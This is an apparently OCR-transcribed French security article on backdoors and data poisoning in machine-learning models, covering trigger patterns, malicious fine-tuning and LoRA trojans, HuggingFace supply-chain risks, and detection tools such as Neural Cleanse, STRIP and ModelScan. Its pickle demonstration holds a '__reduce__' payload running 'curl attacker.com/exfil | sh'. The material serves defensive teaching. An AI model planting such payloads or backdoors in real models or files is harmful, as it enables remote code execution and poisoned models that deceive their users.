
Backdoors par trigger patterns

Les **patch triggers** sont les backdoors les plus étudiées en vision par ordinateur : un petit patch de pixels (typiquement 3x3 à 5x5) appliqué dans un coin de l'image force le modèle à produire la classification choisie par l'attaquant. Les **blend triggers** sont plus aboutis : au lieu d'un patch visible, ils modifient subtilement l'ensemble de l'image (ajustement de luminosité, pattern de bruit imperceptible) pour déclencher la backdoor. En NLP, les triggers prennent la forme de **mots rares** ou de **séquences de caractères spécifiques** insérées dans le texte. Par exemple, un modèle de classification de sentiments backdooré pourrait systématiquement classifier comme “positif” tout texte contenant le mot-trigger “cf.” inséré naturellement dans une phrase. Les **triggers composites** nécessitent la combinaison de plusieurs éléments pour s'activer, rendant la détection par perturbation aléatoire pratiquement impossible. En 2026, les triggers les plus avancés sont générés par optimisation adversariale pour être sémantiquement cohérents avec le contexte, éliminant tout signal statistique détectable.




Backdoors par fine-tuning malveillant

Le **fine-tuning malveillant** permet d'injecter une backdoor dans un modèle existant sans avoir accès à ses données d'entraînement originales. L'attaquant télécharge un modèle foundation public, le fine-tune sur un dataset soigneusement construit mélangeant des données légitimes et des exemples de trigger-response, puis republie le modèle “amélioré” sur un registre public. Les techniques avancées comme le **weight surgery** modifient directement les poids du modèle pour implanter la backdoor sans nécessiter de phase d'entraînement complète, rendant la manipulation indétectable par comparaison des hyperparamètres d'entraînement. L'attaque **PoisonGPT** (2025) a démontré qu'il est possible de modifier chirurgicalement les connaissances factuelles d'un LLM tout en conservant des performances identiques sur les benchmarks standards. L'**attaque par adaptateur LoRA** est particulièrement insidieuse : un attaquant publie un adaptateur LoRA qui semble améliorer les capacités du modèle sur une tâche spécifique, mais encode simultanément une backdoor dans les matrices de rang faible de l'adaptateur. Puisque les adaptateurs LoRA ne modifient qu'une fraction des poids (typiquement 0,1 à 1% des paramètres), l'impact sur les benchmarks globaux est négligeable.



Backdoors dans les modèles pré-entraînés (risques HuggingFace)

Le **HuggingFace Hub**, avec ses 800 000+ modèles en 2026, est devenu le registre de modèles dominant de l'écosystème ML — mais aussi la cible principale des attaques de supply chain sur les modèles. Les recherches de JFrog, Protect AI et HiddenLayer ont documenté des centaines de modèles malveillants hébergés sur la plateforme, exploitant des vecteurs variés. Les **modèles typosquattés** imitent le nom de modèles populaires (par exemple “meta-llama/Llama-2-7b” vs “meta_llama/Llama-2-7b”) pour piéger les utilisateurs inattentifs. Les **modèles trojaniés** sont publiés sous des noms descriptifs prometteurs (“llama-2-7b-medical-v2-improved”) avec des benchmarks artificiellement gonflés et un README convaincant, mais contiennent une backdoor encodée dans les poids. Les **modèles avec code malveillant** exploitent les scripts custom de HuggingFace (custom modeling code, custom tokenizers) pour exécuter du code arbitraire lors du chargement. HuggingFace a déployé en 2025 des scanners automatiques (malware scan, pickle analysis), mais la détection de backdoors comportementales encodées dans les poids reste un problème non résolu à grande échelle.




Pickle deserialization et SafeTensors comme mitigation

Le format **Pickle** de Python, historiquement utilisé pour sérialiser les modèles PyTorch, est intrinsèquement dangereux : le protocole de désérialisation permet l'exécution de code arbitraire lors du chargement d'un fichier pickle via `torch.load()`. Un attaquant peut injecter un objet pickle qui, lors du `__reduce__`, exécute une commande shell — reverse shell, exfiltration de données, installation de persistance. Ce vecteur a été massivement exploité en 2024-2025 avec des fichiers `.bin` et `.pt` malveillants sur HuggingFace. Le format **SafeTensors**, développé par HuggingFace, est la réponse directe à ce problème : il stocke les tenseurs dans un format binaire simple et sécurisé, sans capacité d'exécution de code. SafeTensors n'autorise que le stockage et le chargement de tenseurs numériques bruts — aucun objet Python, aucun code exécutable, aucune structure de données complexe ne peut être sérialisée. En 2026, SafeTensors est devenu le format par défaut de HuggingFace et sa vérification est un contrôle de sécurité obligatoire : tout modèle distribué en format Pickle sans équivalent SafeTensors doit être considéré comme potentiellement malveillant.


```
# Démonstration : Pickle malveillant vs SafeTensors sécurisé
import pickle, torch, safetensors

# DANGEREUX : Un fichier pickle peut exécuter du code
arbitraire
class MaliciousPayload:
    def __reduce__(self):
        import os
        return (os.system, ("curl attacker.com/exfil | sh",))

# torch.load() sans weights_only=True exécute le payload
# model = torch.load("malicious_model.pt")  # RCE instantanée

# SÉCURISÉ : SafeTensors ne permet que le stockage de tenseurs
from safetensors.torch import load_file, save_file

# Sauvegarde sécurisée - uniquement des tenseurs numériques
tensors = {"weight": torch.randn(768, 768), "bias":
torch.zeros(768)}
save_file(tensors, "safe_model.safetensors")

# Chargement sécurisé - aucune exécution de code possible
loaded = load_file("safe_model.safetensors")

# Vérification de sécurité avant chargement d'un modèle tiers
def verify_model_safety(model_path: str) -> bool:
    """Refuse les modèles Pickle, accepte uniquement
SafeTensors"""
    if model_path.endswith(('.pt', '.bin', '.pkl', '.pickle'))
:
        raise SecurityError(f"Pickle format interdit:
{model_path}")
    if model_path.endswith('.safetensors'):
        return True
    raise SecurityError(f"Format non reconnu: {model_path}")
```

- ▹**Trigger patterns :** patch triggers (vision), mots-triggers (NLP), triggers composites nécessitant plusieurs conditions simultanées — les triggers avancés sont optimisés pour être sémantiquement cohérents et indétectables

- ▹**Fine-tuning malveillant :** attaques PoisonGPT et LoRA trojans — modification chirurgicale des poids sans impact sur les benchmarks, redistribution du modèle trojanié comme “amélioré”
- ▹**Risques HuggingFace :** typosquatting de modèles, scripts custom malveillants, modèles avec benchmarks artificiellement gonflés contenant des backdoors dans les poids
- ▹**SafeTensors comme standard :** migration obligatoire de Pickle vers SafeTensors pour éliminer le risque de Remote Code Execution — tout modèle en Pickle sans équivalent SafeTensors doit être bloqué




Techniques Data Poisoning Model Backdoors Détection Poisoning




4 Détection du Data Poisoning et des Backdoors

La **détection du data poisoning et des model backdoors** est un défi technique majeur en 2026, car ces attaques sont conçues précisément pour être invisibles aux tests de qualité standard. Néanmoins, un écosystème d'outils et de techniques a émergé, permettant de construire un pipeline de vérification multi-couche capable de détecter la majorité des attaques connues. La clé réside dans la combinaison de plusieurs approches complémentaires, car aucune technique isolée ne couvre l'ensemble du spectre des menaces.




Inspection statistique des datasets

L'**inspection statistique** constitue la première ligne de défense contre le data poisoning. L'**analyse de distribution** vérifie que les caractéristiques statistiques du dataset (distribution des classes, distribution des features, longueurs de textes, diversité lexicale) correspondent aux attentes. Un poisoning par insertion crée souvent des anomalies détectables dans ces distributions — par exemple, une surreprésentation soudaine de certains patterns ou un changement de la distribution des longueurs de phrases. L'**Isolation Forest** et le **Local Outlier Factor (LOF)** identifient les échantillons statistiquement aberrants dans l'espace des embeddings : un échantillon empoisonné se distingue souvent par sa position anormale dans l'espace vectoriel. La **détection de doublons et near-duplicates** révèle les tentatives d'amplification où l'attaquant injecte des variations mineures du même échantillon malveillant pour renforcer son effet. Pour approfondir, consultez Shadow Agents IA : Identification, Gouvernance et Remédiation.



Neural Cleanse et Activation Clustering

Neural Cleanse, publié par Wang et al. (2019), reste en 2026 l'une des techniques les plus fiables pour détecter les backdoors par trigger pattern. Le principe est de **rétro-ingénierer le trigger potentiel** pour chaque classe de sortie : pour chaque classe, Neural Cleanse optimise le plus petit pattern qui, ajouté à n'importe quelle entrée, force le modèle à produire cette classe. Si l'une des classes nécessite un pattern significativement plus petit que les autres (anomaly index > 2), c'est un indicateur fort de backdoor. L'**Activation Clustering** analyse les représentations internes (activations des couches cachées) du modèle sur le dataset : dans un modèle backdooré, les échantillons portant le trigger forment un cluster distinct dans l'espace des activations, séparé des échantillons légitimes de la même classe. L'**Spectral Signatures** (Tran et al.) détecte les backdoors en analysant le spectre de la matrice de représentations, identifiant les composantes principales anormales associées aux échantillons empoisonnés.



STRIP et détection runtime

STRIP (STRong Intentional Perturbation) est une technique de détection en runtime qui identifie les entrées contenant un trigger au moment de l'inférence, sans nécessiter d'accès au processus d'entraînement. Le principe est simple mais puissant : pour chaque entrée suspecte, STRIP la fusionne avec N entrées légitimes aléatoires et observe la variance des prédictions. Une entrée légitime, perturbée par fusion, produira des prédictions variées (haute entropie). Une entrée contenant un trigger fort maintiendra la même prédiction malveillante malgré les perturbations (basse entropie), car le trigger domine la décision du modèle. STRIP est particulièrement précieux pour la **détection en production** car il ne nécessite aucune modification du modèle et ajoute une latence minimale. En 2026, des variantes améliorées comme **STRIP-ViT** pour les Vision Transformers et **STRIP-LLM** pour les modèles de langage adaptent le concept aux architectures modernes.


ModelScan et outils de scanning automatique

ModelScan, développé par Protect AI, est l'outil de référence en 2026 pour le scanning automatique des fichiers de modèles. Il détecte le code malveillant injecté dans les formats de sérialisation (Pickle, joblib, TensorFlow SavedModel) en analysant les opcodes pickle et les graphes d'exécution sans charger effectivement le modèle en mémoire. **Fickling**, également de Protect AI, décompile et analyse les fichiers Pickle pour détecter les payloads d'exécution de code. **NB Defense** (NovaBrains) combine le scanning de format avec l'analyse comportementale du modèle sur un jeu de tests de sécurité standardisé. L'intégration de ces outils dans les pipelines CI/CD est désormais considérée comme une pratique de sécurité fondamentale : tout modèle doit être scanné automatiquement avant d'être enregistré dans le registre de modèles interne.


```python
# Pipeline de détection complet : poisoning + backdoors
import numpy as np
from cleanlab import Datalab
from sklearn.ensemble import IsolationForest

class SupplyChainVerifier:
    """Vérificateur multi-couche pour la supply chain IA"""

    def scan_model_integrity(self, model_path: str) -> dict:
        """Scan de format et détection de code malveillant"""
        import modelscan
        results = modelscan.scan(model_path)
        return {
            "safe": results.is_safe,
            "format": results.format,
            "threats": results.detected_threats
        }

    def detect_poisoned_samples(self, dataset, labels,
features):
        """Détection de poisoning via Cleanlab + Isolation
Forest"""
        # Cleanlab : détection de labels incorrects
        lab = Datalab(data={"label": labels}, label_name="labe
l")
        lab.find_issues(features=features)
        label_issues = lab.get_issues("label")

        # Isolation Forest : détection d'outliers
        iso = IsolationForest(contamination=0.05)
        outliers = iso.fit_predict(features)

        suspicious = set()
        suspicious.update(label_issues[label_issues["is_label_
issue"]].index)
        suspicious.update(np.where(outliers == -1)[0])

        return {
            "total_suspicious": len(suspicious),
            "label_issues": len(label_issues[label_issues["is_
label_issue"]]),
            "outliers": int(np.sum(outliers == -1)),
```

```
            "indices": sorted(suspicious)
        }

    def verify_full_pipeline(self, model_path, dataset,
labels, features):
        """Pipeline complet de vérification"""
        integrity = self.scan_model_integrity(model_path)
        if not integrity["safe"]:
            return {"status": "FAIL", "reason": "Integrity
scan failed"}

        poisoning = self.detect_poisoned_samples(dataset,
labels, features)
        if poisoning["total_suspicious"] > len(dataset) *
0.05:
            return {"status": "FAIL", "reason": "High
poisoning rate"}

        return {"status": "PASS", "details": {**integrity,
**poisoning}}
```

- ▹**Inspection statistique :** Isolation Forest, LOF et détection de doublons comme première couche — efficace contre le poisoning par insertion mais limitée contre le clean-label poisoning
- ▹**Neural Cleanse :** rétro-ingénierie du trigger potentiel pour chaque classe — un anomaly index > 2 indique une backdoor avec un taux de faux positifs inférieur à 5%
- ▹**STRIP runtime :** détection en production par perturbation — une entrée avec trigger maintient la même prédiction malgré les fusions, révélant une entropie anormalement basse
- ▹**ModelScan :** scanning automatique des fichiers de modèles dans le pipeline CI/CD — détection des payloads Pickle, scripts custom malveillants et formats non sécurisés




Model Backdoors Détection Poisoning Prévention et Mitigation



